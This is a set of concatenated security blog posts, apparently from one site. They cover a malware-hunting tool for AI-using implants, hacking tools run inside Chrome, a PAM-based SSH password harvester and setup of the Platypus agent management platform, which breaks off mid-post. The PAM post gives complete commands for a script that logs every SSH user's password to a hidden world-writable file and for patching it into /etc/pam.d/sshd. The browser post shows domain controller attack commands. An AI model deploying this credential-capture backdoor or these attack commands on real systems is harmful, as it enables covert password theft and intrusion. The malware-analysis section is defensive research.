Malware Analysis: Analyzing AI-Backed Malware with CAIRN

Welcome back, aspiring cyberwarriors!


Some of you have already seen the headlines about malware calling out to AI APIs. Recently, Talos found a Windows implant called CLOSEDQUORUM that leaves its tactical command and control decisions to a panel of commercial LLMs while the operator sleeps. Malware like that doesn’t leave the traces we’re used to hunting. Now you find prompt templates, provider endpoints, API key prefixes, jailbreak wording and sometimes text written to talk an AI sandbox out of flagging the file. Talos calls these cognitive artifacts and developers who wire an LLM into their tooling leave some behind.

What is CAIRN

Cisco Talos built a free research tool called CAIRN. The name is a metaphor. A cairn is a pile of stones hikers leave on a trail so the next person can see where to go. CAIRN looks for the same kind of marker inside malware that talks to AI. It works from metadata, which means you never download the sample and you never run it. Keep in mind, it needs a VirusTotal API. It sorts what it finds into three tiers, from a simple AI string match, to behavior and families. It also clusters samples that look alike even when they don’t share an obvious string. 

CAIRN is a research tool and not a live threat feed. It shows us where hackers are heading. 

Let’s set it up and cover some basic commands. 

Setting Up


We start by copying the repository and installing the python libraries.

kali > git clone https://github.com/Cisco-Talos/Cognitive-Artifact-Intelligence-Research-Network.git

kali > cd Cognitive-Artifact-Intelligence-Research-Network

kali > python -m venv .venv
kali > source .venv/bin/activate          

kali > pip install -e ".[dev]"


The env file needs VirusTotal API.

kali > cp .env.example .env
kali > nano .env

Once it’s there, you can start with some basic commands.

Basic Commands


The first thing we do is open the YARA file that ships with CAIRN and check that it is readable and put together the way the tool expects. If it prints a rule count and says the pack is valid, the rulers are loaded. You run it after install or after you edit a rule, so you know the next hunt will not fail because the rule file is broken.

kali > cairn validate-rules


Next we print the list of saved VirusTotal searches that come with CAIRN. We will use these names in the following command. The command only reads a config file on disk.

kali > cairn filters

Each name on that list is a hunt idea you can use, like Python files that mention an LLM library, or files that mention a hosted API.

kali > cairn pull --filter python-ai-scripts --limit 10

Next, you can summarize the findings. It reads only your database and tells you how many files you got and what rules were in use. 

kali > cairn summarize


We can then open the map.

kali > cairn explore
Source: Cisco Talos

Here is how the clusters look like. Samples are grouped into clusters even when they share no obvious string overlap. These are semantic discoveries that analyze the meaning. 

Source: Cisco Talos

Malware That Uses AI

Let’s take a look at the new developments in malware that were published by Cisco Talos. Their team was analyzing CLOSEDQUORUM.

They say it’s the first publicly documented Windows implant to apply this model to tactical command and control (C2). After it’s deployed, it uses AI models to decide what to do next and then executes their collective decision to harvest user credentials and crypto wallets. It doesn’t need a human to be ruling over the process, as the AI does everything. 

Traditional C2 architecture needs the hackers to have server infrastructure. That infrastructure is attributable and blockable. Instead of this, CLOSEDQUORUM calls up to four commercial LLM provider endpoints used by thousands of legitimate applications daily.

Here is how it looks decompiled. 

Source: Cisco Talos

You see the providers, models and prompts. 

Source: Cisco Talos


Hackers also may give detailed technical prompt templates. Here TARGET: %s is substituted at runtime. 

Source: Cisco Talos

The response is then deserialized into a Go struct. 

Source: Cisco Talos

Structure of the returned model’s decision.

Summary

Malware that calls out to AI is already here. There’s no server to attribute or block, since the traffic goes to provider endpoints that legitimate apps hit all day. Now we also hunt for cognitive artifacts like prompt templates, provider endpoints, API key prefixes and jailbreak wording. CAIRN helps with that by working from VirusTotal metadata, so you never download or run the sample. It groups findings by AI strings, behavior and families and clusters similar samples by meaning. It shows us where hackers are heading, and they’re heading toward AI doing the thinking for them.

If you like Malware Analysis and want to improve your skills in this field, sign up for our Reverse Engineering Malware training.

The post Malware Analysis: Analyzing AI-Backed Malware with CAIRN first appeared on Hackers Arise.
Living off The Browser: Running Popular Hacking Tools Inside Chrome

Welcome back, pentesters!

Most of you are used to working with tools on your Linux machine. A lot of these tools are built for it. WSL exists, but some of them can also run right inside your Chrome browser. NXC, SharpHound, LDAP-shell, Evil-WinRM and five more are bundled into one signed IWA with multi-protocol support.

Before we go any further, don’t use these tools against systems you’re not authorized to test, and don’t use your daily Chrome browser for this either.

Let’s take a closer look at the bundle and see how it works.

Setting Up

We’ll follow the manual on the website. The setup is quick and just needs a few adjustments to Chrome. The first step is enabling Chrome flags. Paste each of these links and change the status.

Then relaunch Chrome and open web-dev. Recent Chrome updates moved this from web-app-internals.

Here we install a new tool. Paste this link:

https://iwa-tools.pkilla.pw/iwa/update.json

Chrome will fetch the version. Press Install. In apps, you’ll see the iwa-tools console appear. That’s what you need to open.

Working with Tools


The first thing to do is list the help menu, which has all the commands you can run. Each command has its own help menu with the syntax.

iwa > help
iwa > command -h 


Let’s do a quick port scan and find out what’s open on our Windows machine in the lab.

iwa > portscan IP 88,389,445,5985,9389 --timeout 2000
Source: Github

If Kerberos and LDAP are open, that means this host is a domain controller. We also have WinRM open. It may give us remote access on the DC with a valid admin account.

iwa > evil-winrm -H IP -u user -p password

Let’s list the DNS zones that our domain has available.

iwa > adidns -H IP -u user -d domain -p password --auth kerberos --tls --list
Source: Github

Finally, let’s see if we can escalate our privileges with ADCS. Certipy is used here.

iwa > certipy find -H IP -u user -d domain -p password --tls -enabled 
Source: Github

If you get the same results showing ESC1 is vulnerable, that’s a quick win. There are plenty of write-ups out there on abusing it to get domain admin privileges in the tested domain.

Summary

Creativity has always been one of the most important skills for hackers. Turns out our favorite tools can run inside a browser and reach systems locally. You might still prefer the classic way, which is totally fine, but it’s good to know they work just as well from a browser tab.

If you’re interested in red teaming and want to build the skills required to be a pentester, we offer our Red Team Operator training program.

The post Living off The Browser: Running Popular Hacking Tools Inside Chrome first appeared on Hackers Arise.
Password Cracking: Stealing SSH Credentials with PAM

Welcome back, my aspiring cyberwarriors!

During a pentest you might land on a Linux machine and make your way to root. Then comes cracking passwords, which is quite a challenging thing, unless you have good GPU. This can take a significant time with no promise it will work. Linux hashes, unlike NTLM hashes you have on Windows can’t be reused in lateral movement. Thankfully, there is a technique called PAM patch that can help you get those passwords when users log in via SSH.

Recon with Known Hosts

Before we start patching PAM, we need to understand the network a bit to see what hosts users connect to from this machine. SSH clients store previously accessed servers in a known_hosts file under each user’s .ssh directory. Those files have a list of hosts.

For example, /home/username/.ssh/known_hosts might have a git host. That can be a pivot point. If the compromised machine is in a restricted environment, that host may sit in another subnet or behind access controls you couldn’t otherwise reach. If the user has the same credentials on that host, it will be a pivot point.

Preparing the Host

Before implementing a credential capture mechanism, it’s important to ensure the host accepts password-based logins. SSHD can be configured to forbid password authentication entirely, relying solely on key-based access. To enable credential capture, the following must be set in /etc/ssh/sshd_config.

root > vim /etc/ssh/sshd_config
PasswordAuthentication yes

Once this change is in place, the groundwork is set.

Creating a Logging Script


The next step is creating a small script that will record login attempts. With root privileges, create a new file at /usr/local/bin/logc.sh. We then make it executable and create a log file to store credentials.

create a log file. root > cat > /usr/local/bin/logc.sh << 'EOF'
#!/bin/bash
read -r PASS
echo "$(date) User: ${PAM_USER} Password: ${PASS} From: ${PAM_RHOST}" >> /var/log/.authc.log
exit 0
EOF

root > chmod 755 /usr/local/bin/logc.sh
root > touch /var/log/.authc.log
root > chmod 777 /var/log/.authc.log

Patching PAM

Now we need to edit the PAM authentication mechanism. PAM configurations vary slightly between distributions, but for SSH specifically, you will need to edit is /etc/pam.d/sshd. For broader system-wide coverage, other files such as /etc/pam.d/common-auth (Debian/Ubuntu) or /etc/pam.d/password-auth (CentOS) could be patched instead.

root > grep -q logc.sh /etc/pam.d/sshd || sed -i '1i auth optional pam_exec.so expose_authtok /usr/local/bin/logc.sh' /etc/pam.d/sshd

root > head -5 /etc/pam.d/sshd

This will ensure that every authentication attempt, successful or not, passes through the logging script before continuing with normal PAM processing.

Applying and Testing the Patch

For the changes to take effect, restart the SSH service.

root > grep -E '^PasswordAuthentication' /etc/ssh/sshd_config
root > systemctl restart ssh
root > systemctl is-active ssh

Once restarted, test the patch by logging in with valid credentials.


Now check the log file.

root > cat /var/log/.authc.log

Each entry has the username, the password they entered, the host they connected from and the date of the attempt. Over time, this log will have a lot of credentials from user sessions, helping you a lot during a pentest.

Summary

There is a great method of harvesting SSH credentials on Linux by modifying the PAM. After finding potential lateral movement hosts, SSH is set up to allow password authentication. A custom logging script is created to save usernames and their passwords. Then the script is integrated into PAM by editing /etc/pam.d/sshd. Restarting SSH activates this change and future connections will be stored with usable credentials. 

If you’re interested in red teaming and want to build the skills required to be a pentester, we offer our Red Team Operator training program.

The post Password Cracking: Stealing SSH Credentials with PAM first appeared on Hackers Arise.
Pentesting: Managing Compromised Machines with Platypus

Welcome back, aspiring cyberwarriors!

One of the challenges during a pentest is keeping everything organized. A small assessment with just a few machines is usually easy to manage, but enterprise environments are a completely different story. You can easily end up working with dozens or even hundreds of Linux and Windows systems, each with different services, users, applications, and configurations.

As pentesters, we often spend a lot of time performing security checks and audits, looking for configs, finding credentials, cloud access tokens and more. All that information is spread across many different hosts and it’s easy to lose track of what’s already been checked and what still needs to be looked at. Managing dozens of SSH sessions or reverse shells gets frustrating fast.

You can use Platypus to solve this issue. It’s a centralized host management platform that makes it a lot easier to work with multiple systems from a single interface.

Let’s see how it works.

What is Platypus

Platypus is an open source host management platform built to help you manage large numbers of Linux, Windows and macOS machines from a web interface.  The platform works by starting an agent on every machine you want to manage. Once started, the agent connects back to your Platypus server using encrypted TLS communications and Protocol Buffers (protobuf).

From the web interface you can launch interactive shells, look at the file system, upload and download files, run security audits and much more. You can install Platypus on a VPS and manage machines over the internet or host it entirely inside a local network

Setting Up

The easiest way to install Platypus is with Docker.

kali > git clone https://github.com/WangYihang/Platypus.git
kali > cd Platypus

Before starting the containers, there’s one important configuration change to make.


Open docker-compose.yml with a text editor. By default it has localhost. Since our agents will be connecting from other hosts, replace localhost with the IP address of the machine running Platypus. If you’re deploying on a VPS, replace it with the public IP instead.

That’s the only configuration change needed for a basic installation. Once you’ve saved the file, launch the platform.

kali > docker-compose up -d


After everything finishes, the web interface is available. We had ours on https://192.168.131.7:9443. That’s the same address you should include in the set up process when you access it on the web.

During the initial setup, Platypus will also ask you to create the first administrator account. To prevent unauthorized access, you’ll need to provide the Bootstrap Secret generated during installation

kali > docker cp platypus-platypus-server-1:/app/data/bootstrap.secret .
kali > cat bootstrap.secret

Copy and paste it.

Working with GUI


Each pentest can have its own project. You can also organize by department or environment, prod and dev for example.

Open the project and scroll down to the Open Hosts section. This is where all enrolled machines will appear. The next step is generating an agent to deploy onto your target systems.

The platform supports Linux, Windows and macOS

Creating Agents


When you create an agent, you can choose what to include based on your needs. We selected the Full package, since it has the largest collection of features and plugins.

